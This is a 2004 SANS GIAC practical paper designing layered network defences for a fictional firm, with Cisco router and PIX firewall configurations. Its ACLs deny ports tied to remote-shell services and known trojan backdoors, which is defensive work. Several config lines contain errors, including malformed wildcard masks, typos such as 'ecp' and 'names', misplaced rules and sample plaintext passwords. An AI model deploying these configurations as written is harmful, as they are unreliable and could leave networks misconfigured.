The protected server zone is located in a secure room with access limited to system administrators only (others may enter if accompanied by a system administrator). This room also contains a separate locked area in which the border router and the firewall are kept. Physical security is critical in a defense in depth, as no hardware can be considered secure if it is accessible to unauthorized users. All servers in the protected zone are hardened Linux Red Hat 9 servers running only the required software. Additionally, each server is configured with a local IP Tables script that defines access to that particular server, thereby providing a simple firewall at the individual server level. This protects these servers with an additional layer should a malicious user somehow compromise another device on the GIACE network. Dedicated servers are supplied for each function represented in the protected server zone. A compromise of one system does not automatically give a malicious user access to another system within that zone.

System administrators have static IP addresses assigned so that their workstations can

6 Toxen, pg 79

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

access servers for administrative purposes. Even though the system administrators have VPN access, they must take control of their workstation remotely in order to gain access to the static IP address so that they can administer servers and the PIX firewall. Taking remote control of the workstation requires entering another password so as to provide another layer of protection to this asset.

The web zone is located in the same secure room as the protected server zone. These servers also run a hardened version of Red Hat 9 with local IP Tables configuration to prevent unnecessary access at the individual server level. The critical services offered – web and email – are each run on a dedicated server. This adds to the defense in depth in preventing a flaw in one system from affecting the other systems. In other words, compromising the email server does not automatically give you access to the web server.

Each Windows workstation in the internal zone runs anti-virus software on a nightly schedule with the results of the virus scan uploaded to a common file server for the system administrators' review. If any virus is detected, that user's workstation is immediately disconnected from the network. This provides protection from Trojan software being injected into the GIACE network in an attempt to gain access through a user's workstation. Additionally, no modem lines are available to users within this zone as all telephone connections are based on a digital phone system. This is to prevent war dialing attacks and dial-out connections to the Internet that could be vulnerable to attack through the users ISP.

Intrusion Detection Systems (IDS) are installed on the web zone and the protected server zone. These systems are designed to detect potential attacks in progress, alerting the system administrators to the problem. Snort is installed on both of these IDS devices, serving as a protocol analyzer and packet logger (Snort is available from http://www.snort.org). Snort contains a customizable library of attack signatures as well as a user-configurable rules engine. Snort's database on each device is stored in a local copy of MySQL running on that device with IP Tables configured only to allow access to that instance of MySQL from the local IDS host. Daily checks of the Snort site are conducted to keep the Snort rulebase up-to-date.

On all servers in the web zone, protected zone, and development zone, Tripwire is installed as an integrity checker for system files. Tripwire (available from http://www.tripwire.org) is an open source tool that computes MD5 checksums on each file you want to track for changes. Once the MD5 checksum has been created, any change to that file will cause a change to the checksum value. Checking these values over time will indicate which files have been modified and can be used to point out attempts to alter the integrity of this server. At the end of the initial installation, and after every production push, a Tripwire checksum will be computed for all files in /etc, /var/www, and /usr/share/tomcat to establish a baseline for later comparisons. These checksums will be stored on CD-ROM along with the image created for backups (covered in the section on Ongoing Maintenance).[7]

7 Toxen, pg 651-3

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Backups are a critical part of any network defensive plan. If any filesystems are corrupted due to a breach in security, it is critical to get systems up and running again quickly. On the GIACE network, daily backups are performed on the database and log servers. Weekly backups are conducted on all other servers in the web and protected server zones, with static copies of the installations created after any production push. These static copies are stored on CD-R media and are intended to provide a fast means of restoring the system to production state.

The GIACE network policy is require password access to any workstation connected to the internal network. Without password authentication, users are unable to access the internal file server and the internal database server. User passwords must be changed every 90 days and passwords must be at least 8 characters long. New passwords cannot be equal to one of the last four passwords for any user.

1.6 Estimated Costs

Item	**Estimated Cost**
Cisco 1711	$950.00
Cisco PIX 515E (PIX-515E-UR-FE-BUN [6 10/100 Ports, 64 MB RAM, VAC or VAC+])	$5,500.00
VPN Accelerator for PIX	$2,800.00
Linux Firewall	$500.00
RADIUS Server	$500.00
Total	**$10,250.00**

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

2. Assignment 2: Security Policy and Component Configuration

The following security policies will be applied to the GIACE network:

2.1. Border Router

The border router is the first line of defense in the GIACE network and will be used as a static packet filter, with encrypted passwords enabled. The border router is a Cisco 1711 router, which provides routing functionality as well as an integrated stateful firewall using Cisco IOS in one device. Additionally, an analog MODEM backup WAN connection is available should DSL services be interrupted. The border router will be set up to allow access through SSH rather than telnet and will be set up to allow incoming SSH connections from the two system administrator desktops. No remote access to the router will be allowed -- it will be serviced from the console port only.

The following rules apply:

Encrypt passwords and assign a hostname. Even though telnet will not be allowed for accessing this device, setting the password changes the assigned default password, thereby reducing the chance of compromise should a malicious user somehow gain telnet access to the router. The use of `service password-encryption` ensures that passwords are not stored in plaintext in the router's configuration files. The hostname assigned to this device should not give away any information as to the purpose of this router.

```
service password-encryption
enable secret 5 giace@strong@paS$word
hostname somename
ip domain-name giace.com
```

Set up logging with timestamps to allow easier tracking of any malicious activity. Without timestamps, it may be difficult to correlate network traffic with attempted attacks on other systems.

```
service timestamps debug datetime
service timestamps log datetime
```

Configure the SSH parameters for SSH access. This router will use a 1,024-bit ket, a 60-send timeout, and a maximum of three login attempts.

```
crypto key generate rsa
ip ssh time-out 60
ip ssh authentication-retries 3
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Set up a log buffer and prevent excess log messages to the console as too many messages can make it difficult to work on the router. Each ACL will require a log entry as well. The NTP servers specified point to time-a.nist.gov and time-b.nist.gov.

```
logging buffered 16000 informational
logging console critical
logging facility 3
logging 172.16.203.12
ntp server 129.6.15.28
ntp server 129.6.15.29
```

Setting a login banner provides a message to all users describing the security policies of this company as well as the monitoring activities associated with use of this server. It also provides a warning as to the expected actions should these policies be ignored. this banner is important from a legal perspective as it may be difficult to prosecute a malicious user if the banner is not present.[8]

```
banner /
WARNING: Authorized Access Only.  Other legal terms as directed by the
company's lawyers.
/
```

Disable small TCP and UDP services. This disables services such as chargen, echo, discard, and finger. The reason for doing so is to prevent denial-of-service attacks against these services and to implement the basic rule for GIACE of any service not required should be disabled.

```
no service tcp-small-servers
no service udp-small-servers
no ip finger
no service finger
```

Disable the internal HTTP server provided for setting up the router, as this will not be used.

```
no ip http server
```

The router will not provide DHCP support or bootp support, nor will it allow monitoring or management through SNMP.

```
no snmp server
no service dhcp
no ip bootp server
```

Disable source routing and directed broadcast. Disabling source routing prevents a packet from being routed to another system once it arrives at a remote host. It could be used to deliver malicious packets to destinations not normally reachable through the access lists. Disabling directed broadcasts helps eliminate certain denial of service

8 Chapple, pg 392

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

attacks.

```
no ip source route
no ip directed-broadcast
```

Turning off ICMP unreachable messages prevents giving out information that might be used to map the internal network.

```
no ip unreachables
```

Disable Cisco Discovery Protocol, as it is not needed. The Cisco Discovery Protocol could be used by malicious users to gather additional information about the GIACE network.

```
no cdp enable
```

Set a local password as a back-up to the console password. This way, if the console password is lost or forgotten, there will still be a means to gain access.

```
username saname password 7 HASHEDPASSWORD
```

Set up local console access, allowing only SSH access to the local console.

```
line console 0
  transport input ssh
  password 7 some$good$password
  exec-timeout 5
```

Turn off login prompt and access through the auxiliary port

```
line aux 0
  no exec
  transport input none
```

Turn off login prompt and access through the VTY ports

line vty 0 4

```
  no exec
  transport input none
```

Define the interfaces and assign the ACL's as appropriate to each interface. The outside interface will have ACL 101 assigned to it and the inside interface will have ACL 102. Once the interface command is entered, all subsequent commands apply to that interface until another interface command is entered, a command that is not an interface configuration command is entered, or a Ctrl-Z is entered. Entering Ctrl-Z exits configuration mode entirely.

```
interface eth 0/0
description To the Internet
```


© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
ip address y.y.y.2 255.255.255.248
ip access-group 101 in

interface eth 1/0
description To the network
ip address x.x.x.1 255.255.255.0
ip access-group 102 in
```

Create the default route to the ISP

```
ip route 0.0.0.0 0.0.0.0 y.y.y.1
```

Create the access list for data inbound from the Internet by first clearing any previously defined commands.

```
no access-list 101
```

Deny and log all incoming traffic from non-Internet-routable IP Addresses. These addresses should never be seen from the Internet and indicate a spoofing attack. Both access lists implement the deny rules first. Access lists are processed in a top-down order and, when a rule matches, the rule is applied and processing ends. By placing the deny entries first,

```
access-list 101 deny ip 10.0.0.0 0.255.255.255 any log
access-list 101 deny ip 172.16.0.0 0.15.255.255 any log
access-list 101 deny ip 192.168.0.0 0.0.255.255 any log
access-list 101 deny ip 1.0.0.0 0.255.255.255 any log
```

Deny all traffic from IANA reserved addresses as these addresses should not be used on the Internet.

```
access-list 101 deny ip 0.0.0.0 0.255.255.255 any log
access-list 101 deny ip 1.0.0.0 0.255.255.255 any log
access-list 101 deny ip 2.0.0.0 0.255.255.255 any log
access-list 101 deny ip 5.0.0.0 0.255.255.255 any log
access-list 101 deny ip 7.0.0.0 0.255.255.255 any log
access-list 101 deny ip 23.0.0.0 0.255.255.255 any log
access-list 101 deny ip 27.0.0.0 0.255.255.255 any log
access-list 101 deny ip 36.0.0.0 0.255.255.255 any log
access-list 101 deny ip 37.0.0.0 0.255.255.255 any log
access-list 101 deny ip 41.0.0.0 0.255.255.255 any log
access-list 101 deny ip 42.0.0.0 0.255.255.255 any log
access-list 101 deny ip 58.0.0.0 0.255.255.255 any log
access-list 101 deny ip 59.0.0.0 0.255.255.255 any log
.
.
.
access-list 101 deny ip 253.0.0.0 0.255.255.255 any log
access-list 101 deny ip 254.0.0.0 0.255.255.255 any log
access-list 101 deny ip 255.0.0.0 0.255.255.255 any log
```

Deny all traffic from the loopback address (127.0.0.1) and the multi-cast address as

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

these indicate a spoofing attack.

```
access-list 101 deny ip 127.0.0.0 0.255.255.255.255 any log
access-list 101 deny ip 224.0.0.0 15.255.255.255 any log
```

Allow all traffic from established sessions which originated from the internal network

```
access-list 101 permit tcp any any established
```

Allow echo replies from internal users for troubleshooting purposes. These addresses have been NAT'd by time they get to the border router, so they return to the PIX firewall.

```
access-list 101 permit icmp any x.x.x.0 0.0.0.240 echo-reply
```

Allow MTU discovery packets. These addresses have been NAT'd by time they get to the border router, so they return to the PIX firewall.

```
access-list 101 permit icmp any x.x.x.0 0.0.0.240 packet-too-big
```

Allow traceroute return messages. These addresses have been NAT'd by time they get to the border router, so they return to the PIX firewall.

```
access-list 101 permit icmp any x.x.x.0 0.0.0.240 time-exceeded
```

Allow access to the internal Web, secure FTP and Email servers

```
access-list 101 permit any host x.x.x.3 eq 80
access-list 101 permit any host x.x.x.3 eq 443
access-list 101 permit any host x.x.x.4 eq 22
access-list 101 permit any host x.x.x.5 eq 25
```

Allow access to the PIX for VPN users. VPN will use the Internet Security Association Key Management Protocol (ISAKMP) and Internet Key Exchange (IKE) to exchange protocols and keys, as well as Authentication Header (AH) and Encapsulation Security Payload (ESP) protocols.

```
access-list 101 permit udp any host x.x.x.2 eq isakmp
access-list 101 permit ah  any host x.x.x.2
access-list 101 permit esp any host x.x.x.2
```

Deny all other traffic with logging

```
access-list 101 deny ip any any log
```

Create the access list for outbound traffic originated from the internal network by first clearing any potential existing commands.

```
no access-list 102
```

Permit all outbound traffic from the internal network on known IP protocols. All IP

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Addresses have been translated through NAT to the assigned external addresses on subnet x.x.x by the time these addresses reach the screening router. By only permitting traffic from the firewall's know address, we prevent spoofed addresses from exiting the GIACE network.

```
access-list 102 permit tcp x.x.x.0 0.0.0.240 any
access-list 102 permit udp x.x.x.0 0.0.0.240 any
access-list 102 permit icmp x.x.x.0 0.0.0.240 any
```

Deny all other traffic with logging

```
access-list 102 deny ip any any log
```

These access lists were applied to the interfaces during interface setup.

2.2. Perimeter Firewall

The perimeter firewall will be the second line of defense into GIACE's network. As such, its job is to filter out as much disallowed traffic as possible. The firewall will be configured to allow only that access which GIACE permits and deny all other traffic.

The Cisco PIX 515E will be initially configured to support four Ethernet interfaces. The interfaces will be named

a. outside – the interface to the external Internet, with a security level of 0.
b. webzone – the interface to GIACE's Web Zone, with a security level of 30.
c. servzone – the interface to GIACE's protected Server Zone, with a security level of 60.
d. inside – the interface to GIACE's Internal Zone, with a security level of 100.

The PIX firewall also acts as the router between the internal subnets. The PIX automatically creates static routes between the subnets directly connected to each of its interfaces so no additional configuration is required for this feature to work.[9]

This naming scheme will allow the system administrator to easily identify the zone associated with each interface and uses Cisco's recommended default names for the outside and inside interfaces.[10] The security levels provide a relative security weight to each interface, with a higher level implying a zone that must be kept more secure. Interfaces with the same security level are unable to communicate with each other. Traffic from lower security levels to higher security levels is denied by default unless otherwise allowed by the rule sets defined. Traffic from higher levels to lower levels is permitted by default unless blocked by defined rule sets. Traffic between interfaces with the same security level is always restricted.[11] For the defined rule sets for GIACE, there

9 Deal, pg 102

10Cisco 515E PIX

11 Deal, pg 97-8

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

is one Ingress ACL applied to the external interface and three Egress ACLs – one for each internal interface.

The following rules apply:

2.2.1. Initial setup:

Name the interfaces installed in the PIX.

```
nameif ethernet0 outside security0
nameif ethernet1 webzone security30
nameif ethernet2 servzone security60
nameif ethernet3 inside security100

interface ethernet0 auto
interface ethernet1 auto
interface ethernet2 auto
interface ethernet3 auto
```

Set the interface IP addresses and the default route for the PIX.

```
ip address outside x.x.x.2 255.255.255.0
ip address inside 172.16.201.1 255.255.255.0
ip address servzone 172.16.203.1 255.255.255.0
ip address webzone 172.16.204.1 255.255.255.0
route outside 0.0.0.0 0.0.0.0 x.x.x.1 1
```

Name the firewall (define a hostname and domain name)

```
hostname gfirewall
domain-name giace.com
```

Define the passwords for User EXEC and Privilege EXEC modes

```
passwd MyPassword
enable password MyPassword2
```

Set up the AAA server used by the PIX. AAA Servers provide authentication (who), authorization (what), and accounting (when) services. Authentication is responsible for checking a user's identity using a username and password. Authorization then defines what the user can do. Accounting tracks a user's actions. GIACE's AAA server is a RADIUS server running FreeRADIUS on Linux. In this setup, access to the PIX requires the use of the RADIUS protocol to the RADIUS server running in the protected server zone and uses the secret key of *asecretkey*. Accounting has been turned on to track any access to the PIX as well as any commands run against the PIX. The AAA connection is set to timeout after two minutes of inactivity.

```
aaa-server RADIUS protocol radius
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
aaa-server RADIUS (servzone) host 172.16.203.3 asecretkey
aaa authentication serial console RADIUS
aaa authentication enable console RADIUS
aaa authentication ssh console RADIUS
aaa accounting include any inbound 0 0 0 0 RADIUS
aaa accounting include any outbound 0 0 0 0 RADIUS
timeout uauth 00:02:00 inactivity
```

Set up SSH access from the internal network to allow system administrators to work on the PIX. In order to run SSH, the following must be configured on the PIX: hostname, domain name, public/private RSA key combination, and the IP Address to access the PIX.

```
ca generate rsa key 1024
ca save all
ssh 172.16.201.200 internal
ssh 172.16.201.201 internal
ssh timeout 5
```

Define names to reference internal servers and assign the static translations for the Web, secure FTP, and Email servers. The names provide a convenient reference and make the ACL easier to read (and easier to check for errors).

```
names
name 172.16.204.3 webserver
name 172.16.204.5 emailserver
name 172.16.204.6 webids
name 172.16.203.4 protids
name 172.16.203.10 dbserver
name 172.16.203.12 logserver
name 172.16.203.13 appserver
name 172.16.203.14 proxyserver
name 172.16.203.15 dnsserver
names 172.16.203.3 aaaserver
```

Define application checks on web application protocols that will pass through (web and SMTP protocols) to GIACE's servers in the DMZ. This allows the PIX to inspect the application-layer commands being passed over these protocols. For SMTP (port 25), this allows only the following SMTP commands: DATA, HELO, MAIL, NOOP, QUIT, RCPT, RSET. In particular, this does not allow EXPN or VRFY, commands that could be used by a malicious user to gain additional information about GIACE's Email users.

```
fixup protocol http 80
fixup protocol smtp 25
```

By setting the strict parameter on the FTP protocol fixup command, the PIX will: [12]

- Ensure that all dynamically negotiated ports are above 1023
- Verify all commands are formatted per the RFC – i.e., all end in a carriage

[12] Deal, pg 237-8

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

return/linefeed pair.
- Verify that the PORT and PASV commands contain exactly 5 commas (check command formatting)
- Verify that the PORT command is generated by the client rather than the server.
- Verify that the PASV command is generated by the server rather than the client.
- Validate the size of the RETR and STOR commands.

Send logging to the syslog server that resides in the protected server zone. Make sure the PIX has a valid time source to allow cross-referencing of log information against other log sources.

```
ntp server logserver
logging on
logging host servzone logserver udp
logging facility local4
no logging console
```

Set the ARP cache to timeout after 4 hours (14,400 seconds).

```
arp timeout 14400
```

Define the static pool of addresses for NAT/PAT. These addresses will be used to NAT traffic from the internal network out to the Internet (after passing through the border router).

```
global (outside) 1 x.x.x.6-x.x.x.14 netmask 255.255.255.240
```

Define the access list for IP addresses that will not be NAT'd. This will allow traffic between the internal, web, and protected server zones with no NAT use. If this is not specified, then any traffic passing from a higher level interface to a lower level interface would be NAT'd. This also allows the VPN users to access the internal networks with no NAT translation as well since each VPN user will be assigned an internal address was successfully connected.

```
access-list NONAT permit ip 172.16.201.0 255.255.255.0 172.16.203.0
255.255.255.192
access-list NONAT permit ip 172.16.201.0 255.255.255.0 172.16.204.0
255.255.255.192
access-list NONAT permit ip 172.16.201.0 255.255.255.0 172.16.205.0
255.255.255.192
access-list NONAT permit ip 172.16.205.0 255.255.255.0 172.16.201.0
255.255.255.192
access-list NONAT permit ip 172.16.205.0 255.255.255.0 172.16.203.0
255.255.255.192
access-list NONAT permit ip 172.16.205.0 255.255.255.0 172.16.204.0
255.255.255.192
```

Enable IP traffic from the internal network zones to the Internet. These addresses will be assigned addresses from the global pool of NAT addresses.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
nat (inside) 0 access-list NONAT
nat (inside) 1 172.16.201.0 255.255.255.0
nat (servzone) 1 172.16.203.0 255.255.255.0
nat (webzone)  1 172.16.204.0 255.255.255.0
```

Define static NAT translations to allow clients from the Internet to reach the GIACE Internet-available servers. These static translations map the Internet-routable addresses to the associated servers in the webzone. To protect against TCP SYN attacks, define the maximum number of connections and the maximum number of half-open connections allowed as well. These attacks occur when a client sends a SYN to the PIX, the PIX responds with a SYN/ACK, and the client never sends the final ACK. Such attacks are used to flood a device with half-open connections, tying up ports and services and potentially causing a Denial-of-Service.

```
static (webzone,outside) x.x.x.3 webserver 400 100
static (webzone,outside) x.x.x.5 emailserver 100 50
```

Disable source routing and directed broadcasts. Disabling source routing prevents a packet from being routed to another system once it arrives at a remote host. It could be used to deliver malicious packets to destinations not normally reachable through the access lists. Disabling directed broadcasts helps eliminate certain denial of service attacks.

```
no ip source route
no ip directed-broadcast
```

Disable Proxy ARP for each interface to allow the PIX to intercept DNS messages correctly. Proxy ARP refers to when a gateway device, in this case the PIX firewall, impersonates an IP address and returns its own MAC address to answer an ARP request from another device. Disabling Proxy ARP will prevent the PIX from responding to ARP requests for IP addresses the PIX has NAT'd.

```
sysopt noproxyarp inside
sysopt noproxyarp servzone
sysopt noproxyarp webzone
```

Define the default route for the outside interface to the border router.

```
route outside 0.0.0.0 0.0.0.0 x.x.x.1
```

Set up the PIX IDS. The PIX IDS is a signature-based IDS solution that matches a known set of attack signatures against the network traffic passing through the PIX. the signatures are based on either the contents of the IP header (context) or the contents of the payload (content). The PIX IDS implementation deals with three type of threats: reconnaissance, access, and DoS. Reconnaissance events occur when someone is attempting to learn more about the protected network. they can include port scans, network scans, and DNS queries. Access events occur when someone attempts to

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

gain unauthorized entry, attempts to change their privilege level, or attempts to gain access to protected data. Dos, or Denial of Service, attacks occur when someone attempts to reduce the current level of service for a resource or attempts to cause the service to fail. The following policies will log informational matches and will log and then reset matches on attack signatures.[13]

```
clear ip audit
ip audit name myids info
ip audit name myids attack action alarm reset
ip audit interface outside myids
```

Allow ICMP traffic from the outside directed at the PIX for testing. This will allow outside users to test connectivity to GIACE.

```
icmp permit any echo-reply outside
icmp permit any information-reply outside
icmp permit any mask-reply outside
icmp permit any parameter-problem outside
icmp permit any source-quench outside
icmp permit any time-exceeded outside
icmp permit any timestamp-reply outside
icmp permit any unreachable outside
icmp deny any outside
```

Define an ICMP group to be used in later ACLs. This group of ICMP message types will allow for basic troubleshooting from the internal network and will be used in the below-listed ACLs rather than retyping each command.

```
object-group icmp-type icmp_traffic
icmp-object echo-reply
icmp-object source-quench
icmp-object unreachable
icmp-object time-exceeded
exit
```

2.2.2. Ingress ACL

This ACL pertains to traffic passing from the Internet to the PIX's outside interface. As the PIX allows access lists to be defined using either names or numbers, names are used to simplify the understanding of which interface will have the ACL applied to it.

The first part of the ACL mirrors the deny list from the border router. This is intended to provide an extra layer of protection in case something gets by the border router.

Deny all traffic from internal-only IP Addresses. These addresses should never be seen on the Internet and indicate spoofing attempts.

[13] Deal, pg 278-87

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
access-list EXTERNAL deny ip 10.0.0.0 0.255.255.255 any log
access-list EXTERNAL deny ip 172.16.0.0 0.15.255.255 any log
access-list EXTERNAL deny ip 192.168.0.0 0.0.255.255 any log
access-list EXTERNAL deny ip 1.0.0.0 0.255.255.255 any log
```

Deny all traffic from IANA reserved addresses. These addresses should never be seen on the Internet and indicate spoofing attempts.

```
access-list EXTERNAL deny ip 0.0.0.0 0.255.255.255 any log
access-list EXTERNAL deny ip 1.0.0.0 0.255.255.255 any log
access-list EXTERNAL deny ip 2.0.0.0 0.255.255.255 any log
access-list EXTERNAL deny ip 5.0.0.0 0.255.255.255 any log
access-list EXTERNAL deny ip 7.0.0.0 0.255.255.255 any log
access-list EXTERNAL deny ip 23.0.0.0 0.255.255.255 any log
access-list EXTERNAL deny ip 27.0.0.0 0.255.255.255 any log
access-list EXTERNAL deny ip 36.0.0.0 0.255.255.255 any log
access-list EXTERNAL deny ip 37.0.0.0 0.255.255.255 any log
access-list EXTERNAL deny ip 41.0.0.0 0.255.255.255 any log
access-list EXTERNAL deny ip 42.0.0.0 0.255.255.255 any log
access-list EXTERNAL deny ip 58.0.0.0 0.255.255.255 any log
access-list EXTERNAL deny ip 59.0.0.0 0.255.255.255 any log
.
.
.
access-list EXTERNAL deny ip 253.0.0.0 0.255.255.255 any log
access-list EXTERNAL deny ip 254.0.0.0 0.255.255.255 any log
access-list EXTERNAL deny ip 255.0.0.0 0.255.255.255 any log
```

Deny all traffic from loopback address (127.0.0.1). This address should never be seen on the Internet and indicates spoofing attempts.

```
access-list EXTERNAL deny ip 127.0.0.0 0.255.255.255.255 any log
```

Deny ports as recommended by NSA. The NSA defines these as risky services as they can be used to gather information about the internal network or used in attacks against the network.

```
access-list EXTERNAL deny udp any any 1
access-list EXTERNAL deny udp any any 7
access-list EXTERNAL deny udp any any 9
access-list EXTERNAL deny tcp any any 1
access-list EXTERNAL deny tcp any any 7
access-list EXTERNAL deny tcp any any 9
access-list EXTERNAL deny udp any any 11
access-list EXTERNAL deny udp any any 13
access-list EXTERNAL deny tcp any any 13
access-list EXTERNAL deny udp any any 15
access-list EXTERNAL deny udp any any 19
access-list EXTERNAL deny udp any any 37
access-list EXTERNAL deny tcp any any 19
access-list EXTERNAL deny tcp any any 37
access-list EXTERNAL deny tcp any any 43
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
access-list EXTERNAL deny udp any any 67
access-list EXTERNAL deny udp any any 69
access-list EXTERNAL deny tcp any any 93
access-list EXTERNAL deny udp any any 111
access-list EXTERNAL deny udp any any 135
access-list EXTERNAL deny udp any any 137
access-list EXTERNAL deny udp any any 138
access-list EXTERNAL deny udp any any 139
access-list EXTERNAL deny tcp any any 111
access-list EXTERNAL deny tcp any any 135
access-list EXTERNAL deny tcp any any 137
access-list EXTERNAL deny tcp any any 138
access-list EXTERNAL deny tcp any any 139
access-list EXTERNAL deny udp any any 177
access-list EXTERNAL deny tcp any any 445
access-list EXTERNAL deny tcp any any 512
access-list EXTERNAL deny tcp any any 515
access-list EXTERNAL deny udp any any 517
access-list EXTERNAL deny udp any any 518
access-list EXTERNAL deny tcp any any 540
access-list EXTERNAL deny udp any any 1900
access-list EXTERNAL deny udp any any 5000
access-list EXTERNAL deny tcp any any 1900
access-list EXTERNAL deny tcp any any 5000
access-list EXTERNAL deny udp any any 2049
access-list EXTERNAL deny tcp any any range 6000 6063
access-list EXTERNAL deny tcp any any 6667
access-list EXTERNAL deny tcp any any 12345
access-list EXTERNAL deny tcp any any 12346
access-list EXTERNAL deny udp any any 31337
access-list EXTERNAL deny tcp any any 31337
```

Deny TFTP, SNMP, finger, rlogin, who, rsh, rcp, rdist, rdump, and syslogd as recommended by NSA

```
access-list EXTERNAL deny udp any any 69 log
access-list EXTERNAL deny tcp any any 69 log
access-list EXTERNAL deny tcp any any 79
access-list EXTERNAL deny tcp any any 161
access-list EXTERNAL deny tcp any any 162
access-list EXTERNAL deny udp any any 161
access-list EXTERNAL deny udp any any 162
access-list EXTERNAL deny tcp any any 513
access-list EXTERNAL deny udp any any 513
access-list EXTERNAL deny tcp any any 514
access-list EXTERNAL deny udp any any 514
access-list EXTERNAL deny udp any any 550
access-list EXTERNAL deny tcp any any 550
```

Allow HTTP/S, SMTP, and POP3 access to the Web Zone servers

```
access-list EXTERNAL permit tcp any host webserver eq 80
access-list EXTERNAL permit tcp any host webserver eq 443
access-list EXTERNAL permit tcp any host emailserver eq 25
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
access-list EXTERNAL permit tcp any host emailserver eq 110
```

Permit access for VPN users. VPN will be covered in a later section.

```
access-list EXTERNAL permit udp any host x.x.x.2 eq isakmp
access-list EXTERNAL permit ah  any host x.x.x.2
access-list EXTERNAL permit ecp any host x.x.x.2
```

Allow ICMP traffic for troubleshooting as specified in the previously defined ICMP group

```
access-list EXTERNAL permit icmp any any object-group icmp_traffic
```

Allow the border router logging through to the logging server located in the protected server zone.

```
access-list EXTERNAL permit udp host x.x.x.1 host logserver eq 514
```

Apply the Ingress ACL to the outside interface

```
access-group EXTERNAL in interface outside
```

2.2.3. Webzone ACL

The web zone by default can return information to either the servzone or the internal zone that was initiated in these two zones as the webzone's security level is lower than these other two zones. The access list for the webzone interface is as follows:

Allow access from the servers in the webzone to the internal log/time server (NTP and syslogd) in the protected server zone.

```
access-list WEBDMZ permit udp host webserver host logserver eq 514
access-list WEBDMZ permit udp host emailserver host logserver eq 514
access-list WEBDMZ permit udp host webids host logserver eq 514
access-list WEBDMZ permit udp host webserver host logserver eq 123
access-list WEBDMZ permit udp host emailserver host logserver eq 123
access-list WEBDMZ permit udp host webids host logserver eq 123
```

Allow access from the web server in the webzone to the application server in the protected server zone over HTTPS.

```
access-list WEBDMZ permit tcp host webserver host appserver eq 443
```

Allow admin over SSH and secure FTP from internal system administrators' workstations (172.16.201.200 and 172.16.201.201) to any of the servers in the webzone.

```
access-list WEBDMZ permit tcp host 172.16.201.200 any eq 22
access-list WEBDMZ permit tcp host 172.16.201.201 any eq 22
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Deny access to the internal network zones directly from the webzone as these must be denied before everything is permitted below. In other words, no server in the webzone can initiate transactions to the internal zones other than those previously permitted in the WEBDMZ access list.

```
access-list WEBDMZ deny ip any 172.16.201.0 255.255.255.0
access-list WEBDMZ deny ip any 172.16.203.0 255.255.255.0
```

Allow access from the webzone to anywhere on the Internet

```
access-list WEBDMZ permit ip 172.16.204.0 255.255.255.0 any
```

Deny all other access

```
access-list WEBDMZ deny ip any any
```

Apply the access list

```
access-group WEBDMZ in interface webzone
```

2.2.4. SERVDMZ ACL

The server zone must allow access from the servers in the webzone to the log/NTP server and the application server and from the internal network to all servers. No access is allowed from the Internet, with the exception of logging from the border router

```
access-list SERVDMZ permit tcp host webserver host appserver any eq 443
access-list SERVDMZ permit udp host webserver host logserver any eq 123
access-list SERVDMZ permit udp host emailserver host logserver any eq 123
access-list SERVDMZ permit udp host webids host logserver any eq 123
access-list SERVDMZ permit udp host webserver host logserver any eq 514
access-list SERVDMZ permit udp host emailserver host logserver any eq 514
access-list SERVDMZ permit udp host webids host logserver any eq 514
```

Allow admin over SSH from internal system administrators' workstations (172.16.201.200 and 172.16.201.201) to the servers in the protected zone.

```
access-list SERVDMZ permit tcp host 172.16.201.200 any eq 22
access-list SERVDMZ permit tcp host 172.16.201.201 any eq 22
```

Allow SSH for developers in order to monitor logs in the protected zone. File permissions restrict developers to read-only access.

```
access-list SERVDMZ permit tcp host 172.16.201.202 any eq 22
access-list SERVDMZ permit tcp host 172.16.201.203 any eq 22
access-list SERVDMZ permit tcp host 172.16.201.204 any eq 22
access-list SERVDMZ permit tcp host 172.16.201.205 any eq 22
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Allow access to the MySQL database server to the lead developer (172.16.201.202)

```
access-list SERVDMZ permit tcp host 172.16.201.202 host dbserver eq 3306
```

Allow access to the timeserver from the webzone, the internal network and the VPN users

```
access-list SERVDMZ permit udp 172.16.201.0 255.255.255.0 host logserver eq
123
access-list SERVDMZ permit udp 172.16.204.0 255.255.255.192 host logserver eq
123
access-list SERVDMZ permit udp 172.16.205.0 255.255.255.0 host logserver eq
123
```

Allow access to the proxy server from the internal network and from VPN users.

```
access-list SERVDMZ permit tcp 172.16.201.0 255.255.255.0 host proxyserver eq
8080
access-list SERVDMZ permit tcp 172.16.205.0 255.255.255.0 host proxyserver eq
8080
```

Allow access to the internal DNS server from the internal network and from VPN users.

```
access-list SERVDMZ permit udp 172.16.201.0 255.255.255.0 host dnsserver eq
53
access-list SERVDMZ permit tcp 172.16.201.0 255.255.255.0 host dnsserver eq
53
access-list SERVDMZ permit udp 172.16.205.0 255.255.255.192 host dnsserver eq
53
access-list SERVDMZ permit tcp 172.16.205.0 255.255.255.192 host dnsserver eq
53
```

Allow the border router logging through to the logging server

```
access-list EXTERNAL permit udp host x.x.x.1 host logserver eq 514
```

Deny access to the internal zone, VPN pool addresses, and the web zone directly from the servzone as these must be denied before everything is permitted below.

```
access-list SERVDMZ deny ip any 172.16.201.0 255.255.255.0
access-list SERVDMZ deny ip any 172.16.204.0 255.255.255.0
access-list SERVDMZ deny ip any 172.16.205.0 255.255.255.0
```

Allow access from the server zone to anywhere on the Internet

```
access-list SERVDMZ permit ip 172.16.203.0 255.255.255.0 any
```

Deny all other access

```
access-list SERVDMZ deny ip any any
```


